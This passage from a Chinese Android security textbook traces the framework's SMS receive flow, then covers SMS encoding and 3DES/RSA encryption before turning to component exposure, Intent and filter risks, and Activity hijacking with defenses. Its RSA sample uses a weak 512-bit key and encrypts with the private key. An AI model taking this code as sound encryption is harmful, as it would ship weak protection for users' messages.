                SmsMessage sms;

                sms = SmsMessage.newFromCMT(a);
                if (mSMSRegistrant != null) {
                    mSMSRegistrant
                        .notifyRegistrant(new AsyncResult(null, sms, null));
                }
            break;
}
```

在上述代码中，创建 mSMSRegistrant 对象的过程 mSMSRegistrant 是 BaseCommands 的成员变量，并且通过调用方法 setOnNewSMS()来赋值，BaseCommands 是 Ril.java 文件中的子类。虽然方法 setOnNewSMS()设置 handler 的源头是在 GsmSMSDispatcher 类中实现的，但是最后会调用类 SmsDispatcher 的 handMessage()方法，这是因为 GsmSMSDispatcher 是 SmsDispatcher 的子类，而且因为类 GsmSMSDispatcher 没有复写 handMessage()的方法，所以在接收到消息后肯定由父类的 handMessage()方法来处理。上述处理流程如图 8-4 所示。




图 8-4　处理接收信息的过程

（2）Framework 层的处理过程

在 Android 系统的 Framework 层中，类 SMSDispatche 给 CommandInterface 对象设置了 handler 的处理方法，设置当接收到短信后触发函数 mSMSRegistrant.notifyRegistrant(new AsyncResult(null, sms, null))，然后回调调用之前传入的 handler，接下来在 handler 中处理短信消息，具体实现代码如下所示。

```
public void handleMessage(Message msg) {
    AsyncResult ar;
    switch (msg.what) {
```



```
    case EVENT_NEW_SMS:
        // A new SMS has been received by the device
        if (Config.LOGD) {
            Log.d(TAG, "New SMS Message Received");
        }
        SmsMessage sms;
        ar = (AsyncResult) msg.obj;
        if (ar.exception != null) {
            Log.e(TAG, "Exception processing incoming SMS. Exception:"
                    + ar.exception);
            return;
        }
        sms = (SmsMessage) ar.result;
        try {
            int result = dispatchMessage(sms.mWrappedSmsMessage);
            if (result != Activity.RESULT_OK) {
                // RESULT_OK means that message was broadcast for app(s) to
                // handle
                // Any other result, we should ack here
                boolean handled = (result == Intents.RESULT_SMS_HANDLED);
                notifyAndAcknowledgeLastIncomingSms(handled, result, null);
            }
        } catch (RuntimeException ex) {
            Log.e(TAG, "Exception dispatching message", ex);
            notifyAndAcknowledgeLastIncomingSms(false,
                    Intents.RESULT_SMS_GENERIC_ERROR, null);
        }
        break;
    }
}
```

在上述代码中，int result = dispatchMessage(sms.mWrappedSmsMessage);调用了子类（GsmSMSDispatcher）的函数 dispatchMessage()进行处理，经过判断处理将普通短信交给方法 dispatchPdus(pdus)来处理，具体实现代码如下所示。

```
protected void dispatchPdus(byte[ ][ ] pdus) {
Intent intent = new Intent(Intents.SMS_RECEIVED_ACTION);
intent.putExtra("pdus", pdus);
dispatch(intent, "android.permission.RECEIVE_SMS");
}
void dispatch(Intent intent, String permission) {
// Hold a wake lock for WAKE_LOCK_TIMEOUT seconds, enough to give any
// receivers time to take their own wake locks
mWakeLock.acquire(WAKE_LOCK_TIMEOUT);
mContext.sendOrderedBroadcast(intent, permission, mResultReceiver,
this, Activity.RESULT_OK, null, null);
}
```

通过上述代码使用顺序广播法将短信播放出去（action 是 SMS_RECEIVED_ACTION），无论广播是否被中断，在最后都会调用 mResultReceiver()将已读或未读的状态告知对方。如果在短信广播中间没有被终止，则当短信应用程序中的 PrivilegedSmsReceiver 广播接收器接收到广播后会调用函数 onReceiveWithPrivilege()。因为类 PrivilegedSmsReceiver 继承于类 SmsReceiver，所以会调用父类的方法 onReceiveWithPrivilege()。具

体实现代码如下所示。

```
protected void onReceiveWithPrivilege(Context context, Intent intent, boolean privileged) {
        // If 'privileged' is false, it means that the intent was delivered to the base
        // no-permissions receiver class.   If we get an SMS_RECEIVED message that way, it
        // means someone has tried to spoof the message by delivering it outside the normal
        // permission-checked route, so we just ignore it
        if (!privileged && (intent.getAction().equals(Intents.SMS_RECEIVED_ACTION)
                || intent.getAction().equals(Intents.SMS_CB_RECEIVED_ACTION))) {
            return;
        }

        intent.setClass(context, SmsReceiverService.class);
        intent.putExtra("result", getResultCode());
        beginStartingService(context, intent);
}
```

接下来只需将该 Service 交给类 SmsReceiverService 去处理即可，到此整个接收短信的过程介绍完毕。彩信的接收过程和上述普通短信的接收过程类似，两者的区别在于函数 dispatchMessage()会根据 smsHeader.portAddrs 来判断当前是彩信还是短信，然后调用对应的方法进行处理，具体过程如图 8-5 所示。




图 8-5　接收彩信的具体流程


由此可见，Android 系统的彩信接收应用层部分从 PushReceiver 开始，具体流程如下所示。

（1）当调用 onReceive()后设置让屏幕亮 5 秒，然后创建一个 ReceivePushTask，并使用它的 execute()方法。ReceivePushTask 是一个 AsyncTask，实现了 doInBackground()方法。当传入 intent 后，会在 doInBackground()中将其中的数据转成 GenericPdu，并根据其消息类型做出不同的操作。

（2）如果是发送报告或已读报告，将其存入数据库。

（3）如果是彩信通知并且已存在，则不进行处理。否则将其存入数据库，并启动 TransactionService 进行处理。在 TransactionService 中调用 mServiceHandler()，过程大致与发送彩信时相同，只是此处创建的是 NotificationTransaction。

（4）如果不支持自动下载或数据传输没打开，仅通知 mmsc。否则下载相应的彩信，然后删除彩信通知，通知 mmsc 会删除超过容量限制的彩信，然后通知 TransactionService 处理其余待发送的彩信。



8.2　短信加密机制的设计模式

知识点讲解：光盘:视频\知识点\第 8 章\短信加密机制的设计模式.avi

在现实开发应用中，可以对短信进行加密，这样可以提高短信信息的安全。在 Android 系统中实现短信加密时，通常需要经过短信编码、短信息加密、短信息解密和短信息解码这 4 个步骤。具体设计模式如下所示。

（1）在接收短信时，设计一个 smsService 类继承其基类 Service，于系统后台运行服务，并且判断是否收到短信。

（2）一旦收到短信便进行解析与重组短信的工作，在重组之后通过 sendBroadcast 发送系统广播，并在构建 Intent 时传入自定义的 ACTION 名称。

（3）设计一个继承自基类 Broadcast Receiver 的类，功能是接受自定义系统广播 ACTION 信息。一旦 smsService 服务传来系统广播信息，就会被所设计的类接收，然后通过接收传来的参数并唤醒接收的主程序。

8.2.1　短信编码设计模式

在 Android 系统中，发送英文或数字很容易，但是当发送中文时会出现乱码问题。所以当 Android 发送带有中文的短信息时应该进行必要的编解码处理。例如，在处理中文时可以采用将中文编码转换为 unicode 编码的处理，这样就可以正确地传送中文信息了。这种编码方案具体处理流程如下所示。

（1）首先获取短信息内容的字符长度，同时从短信的第一个字符处开始获取字符。因为英文和数字 ASCII 码小于 128，所以可以依据这个条件来判断取得字符是否为中文字符。

（2）如果为中文字符，将字符进行转 unicode 码的处理。

（3）编码处理后的字符就形成了可以正确发送的信息。

举一个简单例子，假设发送的短信息是“aaa 晚上好”，按照上述处理模式编码后，可以得到 aaa\u665a\u4e0a\u597d 的结果， 这样把每个 unicode 字符前面带有 u 分隔符进行加密处理后并发送出去。在接收到信息解密后，得到的也是 aaa\u665a\u4e0a\u597d，然后判断 aaa\u665a\u4e0a\u597d 中是否有分隔符 u，如果有则转换成中文字符，最终输出短信息是“aaa 晚上好”。

8.2.2　DES 短信息加密/解密算法

在加密/解密处理模块中，采用了 3DES 加密算法来加密短信息的内容。3DES 是以 DES 算法为基本加密模块，使用了 3 条 64 位的密钥对信息进行 3 次加密处理，这样比起 DES 更加安全。假设 3 次加密的密钥分别为 K1、K2、K3，则在 DES 加密解密的流程中，密钥 K1、K2、K3 决定了 3DES 算法的安全性。在加密过程中，取输入的密码形成密钥 K1、K3，每个密钥所需的字节数组长度为 8 位，不足 8 位时后面补 0，超出 8 位取前 8 位的值，这样密钥的变动性提高了加密的可靠性。

因为 DES 算法是以信息数据的 64 位为单位进行加密，当信息数据不足 64 位时，就需要对数据进行填充。此处采用 PKCS7Padding 方式进行数据填充，每个填充的字节代表所填的总字节数，例如，发送的消息为 hello，当被写成 16 进制模式时变为 68、65、6C、6C、6F。因为这只有 5 个字节，所以还得填充 3 个字节，因此填充后变为 68、65、6C、6C、6F、03、03、03，此时就可以进行 DES 加密操作了。

当然，除了 DES 加密解密算法外，在 Android 系统中还可以使用 RSA 算法对短信进行加密处理。例如，

下面是一个通用的 RSA 加密 Android 短信算法代码。

```
package com;

import java.security.Key;
import java.security.KeyFactory;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.interfaces.RSAPrivateKey;
import java.security.interfaces.RSAPublicKey;
import java.security.spec.InvalidKeySpecException;
import java.security.spec.PKCS8EncodedKeySpec;
import java.security.spec.X509EncodedKeySpec;

import java.util.HashMap;
import java.util.Map;

import javax.crypto.Cipher;

public class RSACoder {
//算法
public static String Key_ALGORITHM="RSA";
//私钥
public static String Private_Key="RSAPrivateKey";
//公钥
public static String Public_Key="RSAPublicKey";
//密钥长度
public static int Key_Size=512;
public static Map<String,Object> initKey() throws Exception{
//实例化密钥生成器
KeyPairGenerator keypairgenerator=KeyPairGenerator.getInstance(Key_ALGORITHM);
//初始化
keypairgenerator.initialize(Key_Size);
//获得密钥对
KeyPair keypair=keypairgenerator.generateKeyPair();
//密钥
RSAPrivateKey pritekey=(RSAPrivateKey)keypair.getPrivate();
//公钥
RSAPublicKey pubkey=(RSAPublicKey)keypair.getPublic();
Map<String,Object> keymap=new HashMap<String,Object>(2);
keymap.put(Private_Key, pritekey);
keymap.put(Public_Key, pubkey);
return keymap;
}
//获得密钥
public static byte[ ] getPrivateKey(Map<String,Object>keymap){
        Key pritekey=(Key)keymap.get(Private_Key);
        return pritekey.getEncoded();
}
```

```
//获得公钥
public static byte[ ] getPublicKey(Map<String,Object>keymap){
  Key pubkey=(Key)keymap.get(Public_Key);
  return pubkey.getEncoded();
}
//私钥加密
public static byte[ ] encryptByPrivateKey(byte[ ] key,byte[ ] data) throws Exception{
//实例化密钥材料
PKCS8EncodedKeySpec pcs8spec=new PKCS8EncodedKeySpec(key);
//实例化密钥工厂
KeyFactory keyfactory=KeyFactory.getInstance(Key_ALGORITHM);
//生成私钥
PrivateKey pritekey=keyfactory.generatePrivate(pcs8spec);
//私钥加密
Cipher cipher=Cipher.getInstance(pritekey.getAlgorithm());
cipher.init(Cipher.ENCRYPT_MODE,pritekey);
return cipher.doFinal(data);
}
//公钥解密
public static byte[ ] decryptByPublicKey(byte[ ] key,byte[ ] data) throws Exception{
//实例化公钥材料
X509EncodedKeySpec x509spec=new X509EncodedKeySpec(key);
//实例化密钥工厂
KeyFactory keyfactory=KeyFactory.getInstance(Key_ALGORITHM);
//获得公钥
PublicKey pubkey=keyfactory.generatePublic(x509spec);
//对数据进行解密
Cipher cipher=Cipher.getInstance(Key_ALGORITHM);
cipher.init(Cipher.DECRYPT_MODE, pubkey);
return cipher.doFinal(data);
}
}
```

第 9 章　Android 应用组件的安全机制

在开发 Android 应用程序的过程中，最为常用的组件有 Activity、Intent、Service、Content Provider 和 Broadcast Receiver。本章将详细讲解上述常用 Android 应用组件安全机制的基本知识，为读者学习本书后面的知识打下基础。

9.1　设置组件的可访问性

知识点讲解：光盘:视频\知识点\第 9 章\设置组件的可访问性.avi

在开发 Android 应用程序的过程中，可以设置程序中某个组件的可访问性，具体方法是在文件 AndroidManifest.xml 中设置属性 exported 的值。如果设置为 true，则表示此组件公有，可以被外部程序所使用或交互；如果设置为 false，则表示只有同一个应用程序的组件或带有相同用户 ID 的应用程序才能启动或绑定该服务。

在 Android 系统中，属性 exported 的默认值依赖于该服务所包含的过滤器。如果没有过滤器，则表示该服务只能通过指定明确类名的方式来调用，也就是说该服务只能在应用程序的内部使用（因为其他外部使用者不会知道该服务的类名）。在这种情况下，属性 exported 的默认值是 false。但是在另一方面，如果至少包含了一个过滤器，则意味着该服务可以给外部的其他应用提供服务，因此属性 exported 的默认值是 true。属性 exported 不是将限制服务暴露给其他应用程序的唯一方法，还可以使用权限来限制能够与该服务交互的外部实体。

9.2　Intent 组件的安全机制

知识点讲解：光盘:视频\知识点\第 9 章\Intent 组件的安全机制.avi

在 Android 系统中，应用程序的 3 个核心组件（活动、服务和广播接收器）都是通过 Intent 来激活的。在本节的内容中，将详细讲解 Android 系统中 Intent 组件安全机制的基本知识。

9.2.1　Intent 和 IntentFilter 简介

Intent（意图）本身是一个包含被执行操作抽象描述的被动的数据结构，对于广播而言，是某件已经发生并被声明的事件的描述。在 Android 系统中，存在如下几种不同的机制来传送 Intent 到每种组件中。

（1）一个 Intent 对象传递给 Context.startActivity()或 Activity.startActivityForResult()以启动一个活动，或者让一个存在的活动去做某些新的事情。

（2）一个 Intent 对象是传递给 Context.startService()来发起一个服务或者递交新的指令给运行中的服务。一个 Intent 能被传递给 Context.bindService()，在调用组件和一个目标服务之间建立连接。作为一个可选项，Intent 可以发起这个服务。

（3）传递给任意广播方法（例如 Context.sendBroadcast()、Context.sendOrderedBroadcast()或者 Context. sendStickyBroadcast()）的 Intent 对象被传递给所有感兴趣的广播接收者。

为了更好地通知系统 Intent 可以处理哪些意图、活动、服务和广播接收器，Android 可以有一个或多个 Intent 过滤器。

9.2.2 Intent 组件的通信安全机制

在 Android 系统中，应用程序中的 Activity、Service、Broadcast Receiver 等组件之间需要通过 Intent 组件进行通信，组件之间的通信需要在文件 Androidmanifest.xml 中暴露组件，但是很多风险就是由于不恰当的组件暴露引起的。

在 Android 系统中，Intent 启动不同组件的方法如下所示。

- Activity组件：startActivity()方法和startActivityForResult()方法。
- Service组件：startService()方法和bindService()方法。
- Broadcasts组件：sendBroadcast()方法、sendOrderedBroadcast()方法和sendStickyBroadcast()方法。

在 Android 系统中有两种使用 Intent 的用法：一种是显式的 Intent，即在构造 Intent 对象时就指定接收者；另一种是隐式的 Intent，即 Intent 的发送者在构造 Intent 对象时无需知道也无需关心接收者是谁，这有利于降低发送者和接收者之间的耦合。

下面是显示调用示例代码。

```
Intent intent =   new   Intent();
intent.setClassName( "com.samples.intent.simple" ,
                    "com.samples.intent.simple.TestActivity" );
startActivity(intent);
Intent intent =   new   Intent(A.activity,B.class);
startActivity(intent);
```

下面是隐式调用示例代码。

```
Intent intent =   new   Intent(Intent. ACTION_DIAL );
startActivity(intent);
Intent intent =   new   Intent("com.test.broadcast");
intent.putString("PASSWORD","123456");
sendBroadcast(intent);
Intent intent =   new   Intent("com.test.service");
intent.putString("USERNAME","test");
startService(intent);
```

无论是显示调用还是隐式调用，都能使用 Intent 在不同应用之间传递数据。但是在使用 Intent 传递数据时，可能会产生如下风险。

- 恶意调用。
- 恶意接收数据。
- 仿冒应用，例如恶意钓鱼，启动登录界面。
- 恶意发送广播、启动应用服务。
- 调用组件，接收组件返回的数据。
- 拦截有序广播。

要想避免上述风险，可用的解决方案如下。

（1）最小化组件暴露

为不参与跨应用调用的组件添加 android:exported="false"属性，功能是设置这个属性是私有的，只有同

一个应用程序的组件或带有相同用户 ID 的应用程序才能启动或绑定该服务，例如下面的代码：

```
<activity
          android:name=".LoginActivity"
          android:label="@string/app_name"
          android:screenOrientation="portrait"
          android:exported="false">
```

（2）设置组件访问权限

在 Android 系统中可以设置调用组件或公开的广播、服务的权限，设置权限的方式有如下 3 种。

- ❑ 组件添加android：permission属性，例如：

```
<activity android:name=".Another" android:label="@string/app_name"
          android:permission="com.test.custempermission">
</activity>
```

- ❑ 声明< permission>属性，例如：

```
<permission android:description="test"
        android:label="test"
        android:name="com.test.custempermission"
        android:protectionLevel="normal">
    </permission>
```

在上述代码中，protectionLevel 有 4 种级别，分别是 normal、dangerous、signature 和 signatureOrSystem。当被设置为 signature、signatureOrSystem 时表示只有具有相同签名时才能被调用。

- ❑ 调用组件者声明<uses-permission>，例如：

```
<uses-permission android:name="com.test.custempermission" />
```

（3）暴露组件的代码检查

在 Android 系统中提供了各种在运行时检查、执行、授予和撤销权限的 API ，这些 API 是类 android.content.Context 中的组成部分，并且此类还提供了有关应用程序环境的全局信息。例如：

```
if (context.checkCallingOrSelfPermission("com.test.custempermission")
        != PackageManager.PERMISSION_GRANTED) {
            // The Application requires permission to access the
            // Internet");
} else {
    // access the Internet
}
```

9.2.3 过滤器的安全机制

在现实中不能过分信赖一个 Intent 过滤器的安全性，当它打开一个组件来接收某些特定类型的隐式意图时，并不能阻止以这个组件为目标的显式 Intent。即使过滤器对组件要处理的 Intent 能够限制某些动作和数据源，但是总有人能把一个显式 Intent 和一个不同的动作及数据源组合在一起，然后命名该组件为目标。

一个过滤器和 Intent 对象有同样的动作、数据以及类别字段，一个隐式 Intent 在过滤器的所有 3 个方面都被测试。为了递交到拥有这个过滤器的组件，过滤器必须通过动作、数据以及类别这 3 项测试。即使只有一个不通过，Android 系统也不会把它递交给这个组件。但是因为一个组件可以包含多个 Intent 过滤器，当一个不能通过其中一个组件过滤器的 Intent，可能会在另外的过滤器上获得通过。

在接下来的内容中，开始演示过滤器在动作、类别和数据字段这 3 个方面的测试。

（1）动作测试（Actiontest）

在下面的 Intent 过滤器元素代码中列举了动作元素。

```
<intent-filter... >
```



```
<action android:name="com.example.project.SHOW_CURRENT" />
<action android:name="com.example.project.SHOW_RECENT" />
<action android:name="com.example.project.SHOW_PENDING" />
...
</intent-filter>
```

在上述代码中，一个 Intent 对象只对单个动作命名，而一个过滤器可能会列举多个。列表不能为空；一个过滤器必须包含至少一个动作元素，否则将阻塞所有的意图。为了通过上述测试，在 Intent 对象中指定的动作必须匹配过滤器中所列举的动作之一。如果 Intent 对象或过滤器不指定一个动作，则结果是这个过滤器没有列出任何动作，因为 Intent 就不会有什么可匹配的，所以所有的意图测试都会失败，也就没有 Intent 能够通过这个过滤器。另外，一个未指定动作的 Intent 对象会自动通过这个测试，前提是只要过滤器包含至少一个动作。

（2）类别测试（Categorytest）

例如，在下面的测试代码中，一个 Intent 过滤器<intent-filter>将类别作为了子元素。

```
<intent-filter... >
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
...
</intent-filter>
```

在上述代码中使用了完整的字符串。对于一个通过类别测试的 Intent，每个 Intent 对象中的类别必须匹配一个过滤器中的类别。这个过滤器可以列举另外的类别，但是不能遗漏任何在这个 Intent 中的类别。所以，原则上一个没有类别的 Intent 对象应该总是能够通过测试，无论过滤器中有什么。

（3）数据测试（Data test）

和动作测试、类别测试一样，一个 Intent 过滤器的数据规格被包含在一个子元素中，而且这个子元素不但可以多次出现，也可以一次都不出现。例如下面的演示代码。

```
<intent-filter... >
<data android:type="video/mpeg" android:scheme="http" ... />
<data android:type="audio/mpeg" android:scheme="http" ... />
...
</intent-filter>
```

在上述代码中，每个数据<data>元素可以指定一个 URI 和一个数据类型（MIME 媒体类型）。当一个多次对象中的 URI 被用来和一个过滤器中的 URI 规格比较时，实际上比较的是 URI 的各个部分。假如过滤器仅仅是指定了一个模式，则所有此模式的 URIs 和这个过滤器相匹配。

数据<data>元素的类型属性指定了数据的 MIME 类型，这一点在过滤器中比在 URI 中更为常见。多次对象和过滤器都可以使用“*”通配符指定子类型字段，例如“text/*”和“audio/*”。

在 Android 系统中，如果 Intent 使用隐式方式（setaction）来标识 Intent 消息，则接收方可以通过此 action 来接收信息。如果 Intent 没有明确指定哪些接收方有权限接收，那么恶意程序在指定 Action 标识后可以获取 Intent 内容，从而会导致数据泄露的情况发生。

9.3　Activity 组件的安全机制

知识点讲解：光盘:视频\知识点\第 9 章\Activity 组件的安全机制.avi

在 Android 系统中，不同的程序之间可以实现无缝切换，它们之间的切换工作是通过 Activity 组件的切换实现的。Activity 相当于一个与用户交互的界面，在 Android 系统中通过 AMS（ActivityManagerService，

Activity 管理服务）来管理 Activity 的调度工作。Android 应用程序要想启动或停止一个进程，都需要事先报告给 AMS 系统，当 AMS 收到要启动或停止 Activity 的消息时会先更新内部记录，然后再通知相应的进程运行或停止指定的 Activity。当启动新的 Activity 时，就会停止前一个 Activity，这些 Activity 都会被保留在系统的 Activity 历史栈中。每当启动一个新的 Activity 时，会将这个 Activity 保存到历史栈顶，并在手机上显示。当用户点按 Back 键时会弹出顶部 Activity，并恢复前一个 Activity，栈顶指向当前的 Activity。

9.3.1　Activity 劫持漏洞

当在 Android 系统中启动一个 Activity 时，会给这个 Activity 添加 FLAG_ACTIVITY_NEW_TASK 标志位，这样能使其置于栈顶并且可以呈现给用户。但是如果这个 Activity 是用于盗号的伪装 Activity，就会发生劫持漏洞的情况。

在 Android 系统中，应用程序可以在不需要声明其他权限的情况下枚举当前运行的进程。基于此，就可以编写一个启动后台服务程序的进程，这个服务能够不断扫描当前运行的进程。当发现启动目标进程时，就会启动一个伪装的 Activity。如果这个 Activity 是登录界面，那么就可以从中获取用户的账号密码。

解决上述漏洞的方法非常简单，长按 Android 设备的 HOME 键后可以查看近期任务。举个简单例子，假如在登录 QQ 时长按 HOME 键后发现近期任务出现了 QQ，则说明当前的登录界面可能是伪装程序。此时可以切换到另一个程序再查看近期任务，这样就可以知道这个登录界面的具体来源程序了。但是一般不会在每次启动程序时都去判断当前具体运行程序的来源，可以编程设置获取当前运行的是哪一个程序，并且将其显示在一个浮动窗口中，这样可以帮助用户判断当前运行的是哪一个程序，防范钓鱼软件的欺骗。这样就不需要通过枚举来获取当前运行的程序了，只需在 manifest 文件中增加如下权限。

```
<uses-permission android:name="android.permission.GET_TASKS" />
```

这样在启动程序时可以启动一个 Service，然后在 Service 中启动一个浮动窗口，可以周期性检测当前运行的是哪一个程序，然后再在浮动窗口中显示。

9.3.2　针对 Activity 的安全建议

（1）一定要将在本应用程序内部使用、不准备对外公开的 Activity 设置为非公开，这样做的目的是防止被黑客非法调用。

（2）不要指定 taskAffinity 属性。因为 Android 中的 Activity 全都归属于 task 管理，所以 task 是一种 stack 的数据结构，先入后出。如果不指明 taskAffinity 属性归属于什么 task，则在同一个应用程序内部的所有 Activity 都会运行在一个 task 中，task 的名字就是应用程序的 packageName。因为在同一个 Android 设备中不会有两个相同 packageName 的应用程序存在，所以可以保证 Activity 不被攻击。

（3）不要指定 LaunchMode 的模式。

在 Android 系统中，Activity 的 LaunchMode 有如下 4 种模式。

- Standard：这种方式打开的Activity不会被当作rootActivity，会生成一个新的Activity的instance，会和打开者在同一个task内。
- singleTop：和standard模式基本一样，唯一的区别在于如果当前task的第一个Activity就是该Activity，则不会生成新的instance。
- singleTask：系统会在新task根部创建一个新task（如果没有启动应用）和一个Activity新实例，如果Activity实例已经存在于单独的task中，则系统会调用已经存在Activity的 onNewIntent()方法，而不是存在于新实例，仅有一个Activity实例同时存在。

